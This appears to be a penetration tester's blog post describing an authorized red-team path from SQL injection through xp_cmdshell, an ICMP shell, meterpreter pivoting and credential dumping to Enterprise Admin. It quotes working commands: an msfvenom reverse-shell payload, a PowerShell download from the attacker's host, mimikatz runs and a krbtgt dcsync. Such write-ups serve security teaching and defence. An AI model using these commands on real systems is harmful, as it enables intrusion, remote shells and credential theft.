
Anatomy of a Hack: SQLi to Enterprise Admin

We were recently engaged in a Red Team exercise in which the only information provided to us was the organisation name. In this blog post Sudhanshu Chauhan explores one of the exploitation paths which led us to gain Windows Enterprise Admin level access from a SQL injection vulnerability. The story has usual suspects: OSINT, weak credentials, password cracking, insecure configurations, pivoting, AV bypass and pure pwnage.


As active enumeration was prohibited during the initial phase, we started with passive information gathering which included identifying IP ranges owned by the client, enumerating domains and subdomains, exploring github, pastebin and other sources for leaked sensitive information and service discovery using shodan as well as several other OSINT techniques.

A list of resources was compiled and ranked based on a number of factors including data like leaked credentials, outdated software, exposed services etc. from where we prioritised targets that we believed would yield the most results. The list was then shared with the client and the targets for next phase were confirmed.

One of the high ranking websites was explored and a SQL injection vulnerability was identified. Using the option '–is-dba' in SQLMap, we identified that we had DB admin level privileges. Interactive access (sql shell) was gained from where multiple databases were identified. A number of database user accounts and the associated password hashes were also located. Using #OneRuleToRuleThemAll we were able to crack a number of those password hashes. Also, as 'xp_cmdshell' was enabled on the database server, we were able to execute OS commands. This was confirmed by OOB DNS Calls to our custom domain "xyz.abc.sos.notsosecure.com", as shown below:



When you have code execution, the next step is to achieve better control via an interactive shell. We fiddled with multiple meterpreter payloads, but failed on almost all of them. As we kept experimenting with multiple exfiltration techniques such as ICMP tunnelling we settled for an interactive ICMP shell through xp_cmdshell, as shown below:



Using the newly gained ICMP shell we fiddled with the compromised system and looked around for anything that could help us during post-exploitation. The ICMP shell was also a little unstable which wasn't good enough to quench our post-exploitation thirst.

As the host was a Windows box, we then tried to get a powershell meterpreter payload. It got us a shell but it was detected within few seconds and the connection was terminated. A little enumeration confirmed that there was enterprise security Antivirus running on the host. After a few failed attempts to circumvent the protection in place, we stepped back to enumeration on the host and identified that python was installed. Then we generated a python meterpreter payload using msfvenom by running the following command:

```
msfvenom -f raw -p python/meterpreter/reverse_tcp
LHOST=<OUR_HOST> LPORT=1234 > pypreter.py
```

The above payload was then hosted on our server and we instructed the compromised server to download the payload using the following Powershell command from the ICMP shell:

```
powershell $WebRequest = New-Object System.Net.
WebClient; $WebRequest.DownloadFile('http://<OUR_
HOST>:8000/pypreter.py','C:\Windows\Temp\pypreter.
py')
```

We started our metasploit multi handler for the python payload and executed the payload through the ICMP shell. Voila! This got us our much desired meterpreter shell, as shown below:

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 02:00:54:55:4e:01
MTU          : 1280
IPv6 Address : fe80::
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 15
============
Name         : Citrix PV Network Adapter #0
Hardware MAC : 6a:79:21:1e:1f:6f
MTU          : 1496
IPv4 Address : 10.0.1.25
IPv4 Netmask : 255.255.252.0


Interface 16
============
Name         : isatap.{15CF792F-A837-40DD-87D2-F6F2C3B21122}
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Although much more stable than our initial ICMP shell, most of the meterpreter commands failed to fetch results. This was because of the limitations of the python meterpreter implementation.

From our newly gained python meterpreter shell we moved on to further enumeration. Based on our past experience we targeted network shares, as they are often not included within Antivirus scanning scope. Luckily, we stumbled across one such share and dropped a Windows non-staged meterpreter payload there. We started another metasploit multi handler for the non-staged meterpreter payload, executed the binary and as expected received a shiny, new native meterpreter shell.

Once you have a meterpreter shell, the exciting times begin. Now we dumped hashes, tried to fetch clear text passwords using mimikatz, extract delegation tokens but we did not receive anything which could help us get any further than we already were. No cleartext login credentials were found as no one was logged in and local hashes were not working anywhere else.

We identified that the host had multiple network interfaces, so we used our newly gained meterpreter shell to add a route to the internal network using the following command:

```
route add 10.0.1.0 255.255.252.0 1
```

Once the route was added, we performed an ARP scan to identify live hosts on the network using a post exploitation metasploit module and identified multiple hosts.

Using an auxiliary metasploit module we then executed a port scan on the live hosts to try and identify any hosts running MSSQL, as shown below:

```
msf auxiliary(tcp) > run

[*] 10.0.1.11:1433        - 10.0.1.11:1433 - TCP OPEN
[*] 10.0.1.10:1433        - 10.0.1.10:1433 - TCP OPEN
[*] Scanned  6 of 47 hosts (12% complete)
[*] 10.0.1.12:1433        - 10.0.1.12:1433 - TCP OPEN
[*] 10.0.1.18:1433        - 10.0.1.18:1433 - TCP OPEN
[*] 10.0.1.3:1433         - 10.0.1.3:1433 - TCP OPEN
[*] Scanned 10 of 47 hosts (21% complete)
[*] 10.0.1.20:1433        - 10.0.1.20:1433 - TCP OPEN
[*] Scanned 15 of 47 hosts (31% complete)
[*] 10.0.1.28:1433        - 10.0.1.28:1433 - TCP OPEN
[*] Scanned 19 of 47 hosts (40% complete)
[*] 10.0.1.30:1433        - 10.0.1.30:1433 - TCP OPEN
[*] Scanned 25 of 47 hosts (53% complete)
[*] Scanned 29 of 47 hosts (61% complete)
[*] Scanned 33 of 47 hosts (70% complete)
[*] Scanned 38 of 47 hosts (80% complete)
[*] Scanned 43 of 47 hosts (91% complete)
[*] 10.0.1.229:1433       - 10.0.1.229:1433 - TCP OPEN
[*] Scanned 47 of 47 hosts (100% complete)
[*] Auxiliary module execution completed
```

We then used the “auxiliary/scanner/mssql/mssql_login” module with database accounts that were cracked earlier to see if any accounts had been reused, as shown below:

```
msf auxiliary(mssql_login) > run

[*] 10.0.1.11:1433        - 10.0.1.11:1433 - MSSQL - Starting authentication scanner.
[*] 10.0.1.18:1433        - 10.0.1.18:1433 - MSSQL - Starting authentication scanner.
[*] 10.0.1.10:1433        - 10.0.1.10:1433 - MSSQL - Starting authentication scanner.
[*] 10.0.1.3:1433         - 10.0.1.3:1433 - MSSQL - Starting authentication scanner.
[+] 10.0.1.18:1433        - 10.0.1.18:1433 - LOGIN SUCCESSFUL: WORKSTA
[-] 10.0.1.3:1433         - 10.0.1.3:1433 - LOGIN FAILED: WORKSTATION\
[+] 10.0.1.11:1433        - 10.0.1.11:1433 - LOGIN SUCCESSFUL: WORKSTA
[-] 10.0.1.10:1433        - 10.0.1.10:1433 - LOGIN FAILED: WORKSTATION
[-] 10.0.1.18:1433        - 10.0.1.18:1433 - LOGIN FAILED: WORKSTATION
[-] 10.0.1.3:1433         - 10.0.1.3:1433 - LOGIN FAILED: WORKSTATION\
[-] 10.0.1.11:1433        - 10.0.1.11:1433 - LOGIN FAILED: WORKSTATION
[-] 10.0.1.10:1433        - 10.0.1.10:1433 - LOGIN FAILED: WORKSTATION
```

We found one account was valid on two other hosts and had database admin privileges. With the help of the module ‘auxiliary/admin/mssql/mssql_exec’, we were able to use this privileged account to get a meterpreter shell running as SYSTEM. This host was running Windows Server 2003 operating system (which is now obsolete). The local hashes were subsequently dumped, and hashcat cracked a bunch of local accounts. The meterpreter shell was then used to dump domain account hashes as shown below:

```
Interface 65539
============
Name         : Citrix PV Ethernet Adapter #0
Hardware MAC : c6:cd:57:0a:5a:f7
MTU          : 1500
IPv4 Address : 10.0.1.11
IPv4 Netmask : 255.255.252.0
IPv4 Address : 10.0.1.18
IPv4 Netmask : 255.255.252.0
IPv4 Address : 10.0.1.12
IPv4 Netmask : 255.255.252.0
IPv4 Address : 10.0.1.20
IPv4 Netmask : 255.255.252.0

meterpreter > hashdump
```

Apart from that, mimikatz was also used to dump clear text passwords from the memory of the compromised box as shown below:

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain  LM                                NTLM
--------  ------  --                                ----

wdigest credentials
===================

Username  Domain  Password
--------  ------  --------

kerberos credentials
====================

Username  Domain  Password
--------  ------  --------
(null)    (null)  (null)
```


After further enumeration it was identified that one of these user was part of the “Enterprise Admins” Group. This gave us direct access to Domain Controller. At this point we moved towards mass exploitation and using these high privilege credentials we extracted multiple clear text passwords from all other hosts using powershell script “Invoke-MassMimikatz.ps1“.

Additionally we were now in a position to perform hashdump on the domain controller to obtain hashes of high privilege accounts like “krbtgt”. Here we used a nifty command called ‘dcsync_ntlm’ from the metasploit kiwi extension to extract the hash of krbtgt account, as shown below.

```
meterpreter > dcsync_ntlm '                \krbtgt'
[+] Account  :                \krbtgt
[+] NTLM Hash : b1f2
[+] LM Hash   : aad3b435b51404eeaad3b435b51404ee
[+] SID       : S-1-5-21-                                -502
[+] RID       : 502
```

This hash can then be further leveraged to create golden ticket and obtain persistence on the network. This is where we stopped after our long journey, starting from a web application vulnerability and ending with multiple credentials of enterprise admins.

The entire scenario is demonstrated in the attack flow diagram below:



This compromise life-cycle emphasizes the fact that each individual vulnerability should be treated with importance as we never know when it will become a link in chained vulnerabilities, leading to total compromise. Another important aspect for an enterprise is to ensure that a complete inventory is created of all systems and an acceptable patching and upgrading policy should be in place.

<marketing>

Establishing domain persistence often requires several steps, including both web application and infrastructure components as shown above. Our Advanced Infrastructure Hacking (AIH) and Basic Web Hacking (BWH) courses, both of which are being delivered at Blackhat EU 2017, provide great insight into the identification of attack vectors like these and how to exploit them. Further details can be found below.

https://www.blackhat.com/eu-17/training/schedule/index.html#advanced-infrastructure-hacking—2017-edition-6354

https://www.blackhat.com/eu-17/training/schedule/index.html#basic-web-hacking-6355

</marketting>